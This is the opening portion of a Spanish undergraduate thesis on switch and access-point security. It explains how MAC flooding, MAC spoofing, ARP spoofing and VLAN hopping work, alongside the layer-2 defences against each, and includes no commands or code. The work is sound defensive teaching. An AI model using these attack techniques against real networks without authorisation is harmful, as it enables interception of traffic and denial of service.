Trabajo Fin de Grado

Grado en Ingeniería de las Tecnologías de Telecomunicación

Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques

Autor: Javier García Clavero

Tutor: Francisco Javier Muñoz Calle

Dpto. Ingeniería Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla

Sevilla, 2024

Trabajo Fin de Grado
Grado en Ingeniería de las Tecnologías de Telecomunicación

Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques

Autor:
Javier García Clavero

Tutor:
Francisco Javier Muñoz Calle
Profesor colaborador

Dpto. de Ingeniería Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla
Sevilla, 2024

Trabajo Fin de Grado: Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques

Autor: Javier García Clavero

Tutor: Francisco Javier Muñoz Calle

El tribunal nombrado para juzgar el Trabajo arriba indicado, compuesto por los siguientes miembros:

Presidente:

Vocales:

Secretario:

Acuerdan otorgarle la calificación de:

Sevilla, 2024

El Secretario del Tribunal

A ti, papá

Agradecimientos

En primer lugar, quiero agradecer a Javier, tutor de este TFG, por haberme ayudado y guiado a lo largo del trabajo. Agradezco también su labor en la asignatura que imparte en este grado junto a otros profesores que no solo se limitan a enseñar teoría, sino que aportan entusiasmo y experiencia al aula. Gracias a todos esos profesores, tanto de la Universidad de Sevilla, como de los centros de enseñanza de mi trayectoria: el C.E.I.P. Alcalde Joaquín García y el I.E.S. Cristóbal de Monroy.

Durante todos estos años de enseñanza, he tenido la suerte de conocer a gente maravillosa que me ha acompañado dentro y fuera del aula. Sé que si tuviera que nombraros me olvidaría a alguien por el camino, así que por favor, cuando leáis estas palabras, sentíos identificados con ellas. Gracias por los buenos momentos que hemos pasado juntos, por vuestros ánimos y, en general, por nuestra amistad, que es y será independiente de la distancia a la que nos encontremos.

Quiero dar las gracias a mi familia porque he tenido la suerte de haber nacido en un entorno que me ha apoyado desde pequeño. Doy gracias a mis padres, a mi hermano, a mis abuelas, a mis tíos alcalareños y a mis tías isleñas. Gracias por haberme criado y animado en todas y cada una de las etapas de mi vida.

Por último, agradezco a María por haber estado a mi lado en prácticamente todo durante estos últimos años. Gracias por haber estado en mis momentos más bajos y en las remontadas, por confiar en mí y haberme ayudado en tantas cosas, tanto en las más simples como en las más complejas.

Gracias.

Javier García Clavero

Sevilla, 2024

Resumen

En un mundo cada vez más informatizado (o digitalizado), los ciberataques son cada vez más frecuentes. Es imprescindible para cualquier institución o empresa el conocerlos, analizarlos y estar preparados ante las potenciales amenazas provenientes tanto del exterior como desde el interior.

Las redes de área local, pese a estar más protegidas al estar apartadas de Internet, resultan muy sensibles a los ataques. Aprovechando una brecha de seguridad — generalmente, provocada por el factor humano — los ataques a estas redes pueden ser devastadores, ya que los dispositivos se encuentran prácticamente conectados unos a otros, fomentando la propagación y/o el acceso a contenido delicado. Estos nodos normalmente suelen estar interconectados mediante conmutadores, y son la primera línea de defensa ante los ataques desde dentro de la red privada.

Este proyecto se centra, precisamente, en las defensas que se pueden establecer en los conmutadores de red o puntos de acceso en el caso de redes inalámbricas. Las fortificaciones planteadas están limitadas a funcionalidades de protección a nivel de enlace (L2).

Este documento recopila las vulnerabilidades de diversos protocolos, desde la capa de enlace hasta la de aplicación, y plantea escenarios donde replicar paso a paso los ataques que cumplan los requisitos previamente mencionados.

Abstract

In an increasingly computerized world, cyberattacks are more and more frequent. It is essential for institutions and enterprises to know, analyse and be prepared for these threats that come from both inside and outside.

Local Area Networks (LAN), despite being more protected as they are isolated from the Internet, are very fragile to attacks. Taking advantage of security breaches — generally, caused by the human factor— LAN attacks might be devastating, since devices are practically directly connected, enhancing propagation and/or access to sensitive information. These nodes are normally interconnected using switches, which are the first line of defence in LANs.

This Project focuses, precisely, in defence mechanisms that can be established at switches or Access Points (APs) in wireless networks scenarios. Proposed fortifications are limited to link-layer (L2) functionality protections.

This document collects the vulnerabilities of diverse protocols, from L2 to application-layer, and presents scenarios for step-by-step replication of the attacks that satisfy the aforementioned requirements.

Índice

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

1 INTRODUCCIÓN

La ciberseguridad es, sin lugar a dudas, un tema que con el paso del tiempo se vuelve cada vez más relevante en la sociedad, sobre todo en el mundo empresarial. Y no es para menos, ya que el daño registrado por los ciberataques se ha visto en un auge constante con el paso de los años. Un informe del IC3 y el FBI [1] muestra cómo las pérdidas ascienden hasta los 10.300 millones de dólares en el año 2022 (casi 600 veces el coste registrado en 2001).




Figura 1-1. Coste en millones de dólares de los ciberataques en EE.UU. desde 2001 hasta 2022

La clara tendencia ascendente se puede ver agravada con la llegada y la popularización de la inteligencia artificial. El Centro de Ciberseguridad Nacional del Reino Unido advierte, a principios de 2024, del uso actual de esta tecnología por parte de los atacantes, con repercusiones directas sobre el volumen y el impacto de sus actuaciones. El reciente estudio [2] destaca que a lo largo de 2024 y 2025 se reflejarán en las amenazas a nivel mundial, donde existirá un considerable número de nuevos ciberdelincuentes; aquellos ya experimentados, refinarán las técnicas empleadas para perpetrar los ataques, incluyendo el análisis de los datos recopilados por estos.

La correcta defensa ante estos riesgos es crucial para cualquier red, principalmente a nivel corporativo. Un descuido puede provocar el acceso a la red de la compañía, o incluso un atacante infiltrado puede extraer información o provocar malfuncionamientos en los equipos. La seguridad de las redes de área local (LAN) son fundamentales para evitar que una penetración conlleve daños cuantiosos. En los reportes anuales de Verizon Communications [3] [4], se reflejan cómo los ataques internos tienen consecuencias más graves en cuanto a la filtración de información que comparado con los ataques externos. Pese a oscilar entre un 20% y un 35% de los

ataques registrados, el número de registros vulnerados por ataques internos supone una diferencia de más del 75% en comparación con los de los ataques externos.




Figura 1-2. Tipo de actor en los ataques y su impacto (en registros filtrados desde 2008) [3] [4]

1.1 Objetivos

El objetivo principal de este Trabajo Fin de Grado es recopilar y reproducir, si es posible, ataques sobre conmutadores, puntos de acceso o equipos finales interconectados por estos sobre diferentes niveles del modelo OSI. Como bases fundamentales del proyecto se han partido de distintos TFM de alumnos de la Escuela Técnica Superior de Ingeniería de la Universidad de Sevilla, indicando al comienzo de los apartados correspondientes los trabajos consultados. Concretamente, el objetivo del trabajo se divide en:

1. Clasificación y análisis de ataques en protocolos esenciales (IP, ICMP, TCP, UDP y DNS), identificando los ataques con objetivo y/o defensa L2.
2. Clasificación e implementación de ataques L2 conocidos en redes LAN (sobre los protocolos esenciales y los protocolos 802.1Q, STP y DHCP) y redes WLAN (cifrados Wi-Fi WEP, WPA1/2/3).
3. Implementación de un ataque compuesto, cuya finalidad sea relevante e implique múltiples mecanismos de defensa para su fortificación.

Los ataques replicados en este documento deben ser adaptados, si procede, para no utilizar interfaces gráficas. Asimismo, los ataques deben ser defendibles por el conmutador o el punto de acceso, y se impone como condición que estas fortificaciones las realice un equipo L2.

1.1.1 Niveles de ataque y de defensa

A lo largo de la memoria, se hace referencia al nivel de ataque y de defensa de los ataques analizados, haciendo referencia, respectivamente, al nivel del plano de datos, tanto de la víctima del ataque como del elemento de defensa empleado en la fortificación. En términos estrictos, un conmutador LAN es un equipo L1 al no tener direcciones MAC ni ser visible en el plano de datos. Sin embargo, los puntos de acceso (802.11) y los conmutadores con VLAN (802.1Q) sí son visibles en el plano de datos y, por tanto, son equipos L2.

El requisito para la implementación de los ataques es que el nivel de la víctima y/o de la defensa sean de nivel L2 en el plano de datos. Por brevedad, el nivel mínimo entre la víctima y la defensa se considera el "nivel del ataque" para su posterior clasificación. Dado que el objetivo de este proyecto es analizar la seguridad en conmutadores y puntos de acceso, es por este motivo por lo que se centra la atención en los ataques de nivel L2.

2 FUNDAMENTOS TEÓRICOS: PROTOCOLOS Y ATAQUES

En este capítulo se explican, agrupados por capas del modelo OSI, las bases de los protocolos objetos de estudio. Después de detallar las características de estos, se enumeran los posibles ataques, explicando qué vulnerabilidades aprovechan, sus consecuencias y mitigaciones. Al final de cada apartado, se listan en una tabla los ataques expuestos, remarcando el dispositivo objetivo del ataque, si es defendible por el conmutador o punto de acceso, las herramientas en línea disponibles para ello y si ya han sido realizados en TFM anteriores.

2.1 Protocolos de capa enlace

La segunda capa del modelo OSI se encarga del transporte de tramas —unidad mínima de este nivel— de manera fiable, punto a punto o multipunto. En este apartado se analizan los protocolos y ataques recogidos en la "Memoria del módulo de seguridad LAN del Máster en seguridad de la información y las comunicaciones de la Universidad de Sevilla" [5] y en el TFM "Análisis y aplicación de técnicas de hacking y defensa sobre conmutadores de red" [6].

2.1.1 *Medium Access Control* (MAC)

Definido en los estándares IEEE 802 LAN/MAN [7], el control de acceso al medio (MAC, por sus siglas en inglés) es el conjunto de mecanismos y protocolo de comunicaciones que permite a varios dispositivos interconectados entre sí compartir el acceso al medio. Junto con el control de enlace lógico (*Logical Link Control*, LLC), ambos conforman el nivel de enlace del modelo OSI (L2). Además del control del acceso al medio, la subcapa MAC realiza funciones de direccionamiento local, delimitación de las tramas y detección y corrección de errores de transmisión, si procede.

Las direcciones MAC, denominadas EUI-48, se componen de 48 bits (6 octetos) y están presentes en la mayoría de tecnologías de red definidas por el estándar IEEE 802, como Ethernet, Wi-Fi o Bluetooth. Generalmente, se

representan en hexadecimal separando cada octeto por '-' o ':', y su formato se muestra a continuación:




Figura 2-1. Formato de las direcciones EUI-48 [8]

Los 6 octetos se subdividen en dos grupos:

- *Organisationally Unique Identifier* (OUI): son los 3 primeros octetos de la dirección MAC. Los dos primeros bits b0 y b1 identifican si el direccionamiento es *unicast* (b0=0) o *multicast* (b0=1), y si la dirección es universalmente administrada por el fabricante (b1=0) o administrada localmente (b1=1).
- *Network Interface Controller* (NIC): se corresponden con los 3 últimos octetos del formato EUI-48. Para un mismo OUI, los últimos octetos permiten diferenciar inequívocamente a las interfaces.

Como se muestra en la Figura 2-2, en una trama Ethernet las direcciones MAC se ubican al comienzo de esta, identificando al destino y al origen:




Figura 2-2. Ubicación de las direcciones MAC en una trama Ethernet

En los conmutadores de red, las direcciones MAC son aprendidas dinámicamente a la llegada de tramas o paquetes por sus puertos. Las tablas MAC asocian estas direcciones a un puerto, y mediante la consulta de esta tabla se lleva a cabo la conmutación. En caso de no existir un puerto asociado a la MAC destino, el conmutador difunde la trama.

2.1.1.1 Ataques sobre MAC

El aprendizaje de las direcciones MAC en el conmutador de red es dinámico y está limitado a la memoria reservada para ello. Si bien estas direcciones deben ser únicas en su entorno y, en algunos casos, están fijadas

por el propio fabricante, esto no impide la falsificación y/o alteración de las direcciones MAC por parte de los usuarios.

2.1.1.1.1 Inundación MAC

La memoria caché destinada al aprendizaje de las direcciones MAC en los conmutadores es finita. Por lo tanto, un conmutador puede aprender un número limitado de direcciones asociadas a los distintos puertos del dispositivo. Un atacante puede inundar la red con diferentes MAC origen y conseguir saturar la memoria del conmutador debido a su constante aprendizaje, eliminando las antiguas entradas existentes. Además de llenar la memoria del conmutador, las direcciones inventadas que ha forjado el atacante, estadísticamente no se corresponden con ninguna dirección de los equipos interconectados. Por lo tanto, ante la llegada de un nuevo mensaje, el conmutador actúa difundiéndolo por los puertos activos, permitiendo un *sniffing* de la red.

Nivel de la		Justificación
Víctima	L2	La víctima es el conmutador de red (L2)
Defensa	L2	La defensa se basa en la limitación del número de direcciones MAC aprendidas por cada puerto del conmutador (L2), evitando la saturación de la tabla MAC.

Figura 2-3. Nivel de víctima y defensa, y su justificación en ataque de Inundación MAC

2.1.1.1.2 Suplantación MAC

En la tabla MAC del conmutador se asocia la dirección MAC con un puerto concreto. Al ser direcciones únicas en el entorno, esta relación debe ser única. En caso de que llegase una trama con una dirección MAC origen ya asociada a un puerto, el conmutador actualiza la entrada con el nuevo puerto origen. Este comportamiento puede ser aprovechado por un atacante cambiando su dirección MAC por la de un equipo de la red. Así, mediante un envío constante de mensajes con la dirección MAC suplantada, el conmutador guarda en su tabla MAC la nueva relación MAC-Puerto. Si un equipo intentase comunicarse con el dispositivo suplantado, el conmutador dirige el tráfico al equipo atacante, acorde a su tabla MAC.

Nivel de la		Justificación
Víctima	L2	La víctima es el conmutador de red (L2)
Defensa	L2	La defensa se basa en la asignación estricta de las direcciones MAC de los dispositivos interconectados a sus puertos correspondientes (L2)

Figura 2-4. Nivel de víctima y defensa, y su justificación en ataque de Suplantación MAC

2.1.2 *Address Resolution Protocol* (ARP)

Tal y como se define en la RFC 826 [9], el protocolo ARP permite descubrir las direcciones de la capa de enlace asociada a su correspondiente dirección de red (comúnmente, direcciones MAC e IP, respectivamente). Es decir, la principal función de ARP es mapear las direcciones IP destino (conocida por el nodo origen) a su correspondiente dirección MAC destino (desconocida a priori).




Figura 2-5. Formato de la cabecera del protocolo ARP [10]

La Figura 2-5 muestra el contenido de la cabecera ARP, formada por 9 campos:

- *Hardware Type* y *Hardware length*: identifican el protocolo de la dirección física y la longitud de la dirección. En el caso de las direcciones MAC, se corresponderían con los valores '1' y '6'.
- *Protocol Type* y *Protocol length*: de manera análoga, estos campos identifican qué protocolo de red está solicitando la dirección física. De ser direcciones IPv4, los campos toman los valores '0x0800' y '4'.
- *Operation*: las peticiones ARP se identifican mediante '1', mientras que las respuestas ARP, con '2'.
- *Sender hardware address* y *Sender protocol address*: identifican las direcciones de enlace y de red del origen
- *Target hardware address* y *target protocol address*: son los campos que identifican al destino. Al desconocerse la dirección física del receptor en las peticiones ARP, el campo *target hardware address* se rellena con '0'.

De esta forma, mediante el uso de ARP, los equipos de una subred pueden enviar paquetes de red a su destino o siguiente salto, averiguar si hay equipos con la misma dirección IP que la del origen (ARP *probe*) o anunciar la existencia del equipo origen a la red (*gratuitous ARP*).

2.1.2.1 Ataques sobre ARP

El protocolo ARP no tiene métodos o mecanismos para autenticar las respuestas ARP, característica que un atacante puede tomar para su beneficio.

2.1.2.1.1 Suplantación ARP

Un atacante puede envenenar la tabla ARP de la víctima o víctimas para su beneficio. Enviando respuestas ARP con los campos apropiados, el atacante puede posicionarse en medio de la comunicación entre dos nodos. En estos mensajes, el atacante dirige una respuesta ARP con su propia dirección MAC, pero con la dirección IP correspondiente al nodo contrario, almacenándose en la tabla ARP. Las consecuencias de una suplantación ARP pueden ser una denegación del servicio (DoS) o llevar a cabo un ataque *Man-in-the-Middle* (MitM), capturando el tráfico entre los nodos.

Nivel de la		Justificación
Víctima	L3	La víctima es cualquier equipo con dirección IP (L3)
Defensa	L2	La defensa se basa en el uso de la tabla DHCP Snooping (construida por el plano de control del conmutador examinando los mensajes L7 DHCP), pero el plano de datos del equipo no requiere dirección IP, como un conmutador (L2)

Figura 2-6. Nivel de víctima y defensa, y su justificación en ataque de Suplantación ARP

2.1.3 IEEE 802.1Q

El protocolo IEEE 802.1Q permite, dentro de un enlace Ethernet, la creación de subredes virtuales (VLANs) mediante etiquetado. Este nuevo campo en la trama es comúnmente denominado etiqueta VLAN, y añade 32 bits a la trama Ethernet, de los cuales:

- 16 se usan para identifican al protocolo IEEE 802.1Q (0x8100),
- 3 se destinan para indicar distintos niveles de prioridad de la trama,
- 1 es un bit canónico que en tramas Ethernet siempre va a 0, y
- 12 identifican la VLAN (VID, por sus siglas en inglés).




Figura 2-7. Inserción de la etiqueta VLAN en una trama Ethernet [11]

De esta forma, en una red interconectada por puentes que soportan este etiquetado, el espacio puede ser dividido usando 12 bits específicos para ello. Quitando los valores reservados (0x000, 0xFFF), se pueden obtener hasta 4094 VLANs o subredes virtualmente separadas unas de otras. Los conmutadores, según su configuración en cada puerto, pueden añadir o quitar las etiquetas dependiendo de si el puerto está configurado como *tagged* o *untagged*, respectivamente. Esto es especialmente útil en entornos donde las VLANs están interconectadas por más de un conmutador.

Como se puede observar en la Figura 2-8., los puertos que conectan el enlace entre conmutadores están configurados como *tagged*, insertando la etiqueta asignada a la VLAN 10 o 20; por otra parte, los puertos conectados a los ordenadores o equipos finales son *untagged*, y al salir por el puerto correspondiente, se retira la etiqueta en caso de que la hubiera antes de entregar la trama. Cabe mencionar que un enlace en el que viajan tramas de diferentes VLANs es denominado *trunk.*




Figura 2-8. Escenario con dos VLANs y *trunk* entre conmutadores

Las 4094 subredes que ofrece el protocolo 802.1Q son más adecuadas para entornos pequeños y medianos. Sin embargo, el espectro resulta insuficiente a gran escala, como por ejemplo en los servicios de operadoras que permiten conectar VLANs de diferentes empresas en territorio nacional. A raíz de esta necesidad surgió el protocolo 802.1ad, también conocido como Q-in-Q, ya que esencialmente apila una etiqueta 802.1Q. Si bien su identificador de protocolo difiere del 802.1Q (0x88a8), el resto de campos son completamente equivalentes. El doble etiquetado amplía considerablemente el número de subredes al duplicar el número de bits por la combinación de los campos VID.




Figura 2-9. Comparativa entre tramas Ethernet sin etiqueta, con etiqueta y doble etiqueta [12]

2.1.3.1 Ataques sobre IEEE 802.1Q

En escenarios donde coexistan equipos que procesan las etiquetas VLAN y no, es necesario establecer una VLAN por defecto o nativa para no perder tramas etiquetadas. El uso de *trunks* con VLANs nativas es una vulnerabilidad aprovechable por un atacante que conozca la topología.

2.1.3.1.1 Salto de VLAN 802.1Q

Una trama doblemente etiquetada puede saltar desde una VLAN nativa (*untagged*, sin etiquetar) origen hacia otra VLAN etiquetada en un *trunk*. Para realizarlo, la etiqueta más superficial se debe corresponder con la VLAN nativa, de forma que al salir del primer conmutador se elimina por ser un puerto *untagged*. Al llegar al segundo conmutador, solo llega con una etiqueta, la más interna, y la envía por aquel puerto o puertos pertenecientes a la VLAN correspondiente. La Figura 2-10 muestra un ejemplo gráfico del proceso de desetiquetado de una trama en cada conmutador.




Figura 2-10. Ejemplo de envío de una trama Ethernet que realiza un salto de VLAN

Por sí mismo, este ataque no afecta directamente a ningún equipo, pero puede ser utilizado para llevar a cabo un ataque a una VLAN a priori protegida o apartada. Como resultado, se logra una comunicación unidireccional entre el atacante y la víctima. Este ataque solo es posible en las topologías con *trunks* y VLAN nativa o por defecto.

Nivel de la		Justificación
Víctima	L2	La víctima son los conmutadores de red (L2) interconectados mediante un *trunk* con VLAN nativa
Defensa	L2	La defensa se basa en eliminar la VLAN nativa (L2) del *trunk* para evitar que los equipos esquiven la separación lógica formada por las VLANs

Tabla 2-1. Nivel de víctima y defensa, y su justificación en ataque Salto de VLAN 802.1Q

